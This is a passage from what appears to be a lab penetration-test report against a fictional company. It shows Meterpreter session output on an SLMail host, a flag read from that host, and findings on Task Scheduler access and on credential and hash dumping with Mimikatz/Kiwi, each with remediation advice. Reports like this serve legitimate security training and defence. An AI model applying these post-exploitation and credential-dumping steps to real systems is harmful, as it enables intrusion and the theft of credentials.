[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Sending stage (175174 bytes) to 172.22.117.20
[-] Failed to load client portion of stdapi.
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:54091 ) at 2023-07-26 20:41:00 -0400

[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:54081 ) at 2023-07-26 20:41:00 -0400
[*] Meterpreter session 3 opened (172.22.117.100:4444 → 172.22.117.20:54080 ) at 2023-07-26 20:41:00 -0400
meterpreter > pwd
```





```
meterpreter > pwd
C:\Program Files (x86)\SLmail\System
meterpreter > ls
Listing: C:\Program Files (x86)\SLmail\System
=============================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  32     fil   2022-03-21 11:59:51 -0400  flag4.txt
100666/rw-rw-rw-  3358   fil   2002-11-19 13:40:14 -0500  listrcrd.txt
100666/rw-rw-rw-  1840   fil   2022-03-17 11:22:48 -0400  maillog.000
100666/rw-rw-rw-  3793   fil   2022-03-21 11:56:50 -0400  maillog.001
100666/rw-rw-rw-  4371   fil   2022-04-05 12:49:54 -0400  maillog.002
100666/rw-rw-rw-  1940   fil   2022-04-07 10:06:59 -0400  maillog.003
100666/rw-rw-rw-  1991   fil   2022-04-12 20:36:05 -0400  maillog.004
100666/rw-rw-rw-  2210   fil   2022-04-16 20:47:12 -0400  maillog.005
100666/rw-rw-rw-  2831   fil   2022-06-22 23:30:54 -0400  maillog.006
100666/rw-rw-rw-  1991   fil   2022-07-13 12:08:13 -0400  maillog.007
100666/rw-rw-rw-  2366   fil   2023-07-04 04:37:22 -0400  maillog.008
100666/rw-rw-rw-  6873   fil   2023-07-06 00:59:54 -0400  maillog.009
100666/rw-rw-rw-  2417   fil   2023-07-06 03:01:58 -0400  maillog.00a
100666/rw-rw-rw-  8291   fil   2023-07-09 02:39:54 -0400  maillog.00b
100666/rw-rw-rw-  369    fil   2023-07-09 03:04:55 -0400  maillog.00c
100666/rw-rw-rw-  18543  fil   2023-07-10 03:02:50 -0400  maillog.00d
100666/rw-rw-rw-  2147   fil   2023-07-11 06:31:31 -0400  maillog.00e
100666/rw-rw-rw-  2366   fil   2023-07-17 04:25:40 -0400  maillog.00f
100666/rw-rw-rw-  6462   fil   2023-07-18 21:38:44 -0400  maillog.010
100666/rw-rw-rw-  6986   fil   2023-07-19 21:14:58 -0400  maillog.011
100666/rw-rw-rw-  12688  fil   2023-07-22 23:54:25 -0400  maillog.012
100666/rw-rw-rw-  2366   fil   2023-07-25 23:23:04 -0400  maillog.013
100666/rw-rw-rw-  3832   fil   2023-07-26 05:04:10 -0400  maillog.014
100666/rw-rw-rw-  6125   fil   2023-07-26 20:40:59 -0400  maillog.txt

meterpreter > cat flag4.txt
822e3434a10440ad9cc086197819b49dmeterpreter >
```

Affected Hosts	172.22.117.20
Remediation	NGSSoftware alerted SLMail to most of these issues in early 2003, and a patch through an upgrade has been released. Visit http://www.slmail.com for more details. If upgrading is not an option, then NGSSoftware recommends that steps be taken to mitigate the risk by only allowing access to the POPPASSWD and POP3 server from "inside" the firewall. "External" access allows clients to connect via an authenticated VPN to the DMZ and then to the POP3 services from there.


Vulnerability 23	Findings
Title	Windows 10 Machine Task Scheduler
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Windows 10 Machine Task Scheduler


Images	
Affected Hosts	172.22.117.20
Remediation	Change account permission to restrict unauthorised access


Vulnerability 24	Findings
Title	Access System and Run lsa_dump_sam via Kiwi Shows Password Hashes
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	NTLMv1/v2 is part of the NTLM (New Technology LAN Manager) suite of Windows protocols, for authentication. They are challenge-response protocols that use the LM hash. NTLM is the successor to the authentication protocol in Microsoft LAN Manager (LANMAN). With tools like a Mimikatz (Kiwi), we can crack these LM hashes.


Images	  
Affected Hosts	172.22.117.20
Remediation	To prevent similar attacks and breaches, consider these best practices. ● Reduce Non-Essential Interactive Logons ● Monitor Logon Events ● Use Credential Guard ● Activate Protected Process Light (PPL) ● Monitor Protected Users ● Install Two-Factor Authentication

Vulnerability 25	Findings
Title	Public Directory Search
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Navigating to the Users\Public\Documents directory, used the ls command in Meterpreter to display files


Images	
Affected Hosts	172.22.117.20
Remediation	Store sensitive files to more secure places and restrict unauthorised access

Vulnerability 26	Findings
Title	Admin Server Credentials Dumped via Kiwi
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Credential dumping is the process of obtaining account login and password information, normally in the form of a hash or a clear text password, as well as any other secret information stored on the compromised host. An attacker creates a Meterpreter session and loads kiwi to steal the user's credentials, After successful login, the attacker starts literal movement in the victim network to exploit more computers. A Metasploit module exists to exploit this vulnerability as shown below.
Images	





Affected Hosts	172.22.117.10
Remediation	Here are some of the protective measures that the Cyber Sec group is suggesting for rekall corporations to mitigate Windows credential theft. • Disable Clear-Text Passwords in Memory from Wdigest • Prevent LSASS Dump by Enabling Protected Mode on LSASS • Protected Users Security Group • Accelerate LSASS Memory Clear • Windows Credential Guard • Windows Credential Manager • Limiting Credential Caching

Vulnerability 24	Findings
Title	Admin Server Credentials Dumped via Kiwi
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Admin Server Credentials Dumped via Kiwi refers to a security breach scenario where an attacker successfully uses the Kiwi module of the Mimikatz toolset to extract administrative credentials from a compromised Windows server. This attack is considered post-exploitation because the attacker already has access to the victim's computer, now, the attacker uses the credential found in the victim's machine to perform literal movement to exploit more computers in the network.
Images	
Affected Hosts	172.22.117.10
Remediation	To mitigate the DCSync attack it is necessary to restrict domain replication permissions. By default, Domain Admins and other privileged users will have these rights, but they can access account information by many other methods. Therefore, the Cyber Sec team recommend, It is important to prevent other users from having these sensitive permissions.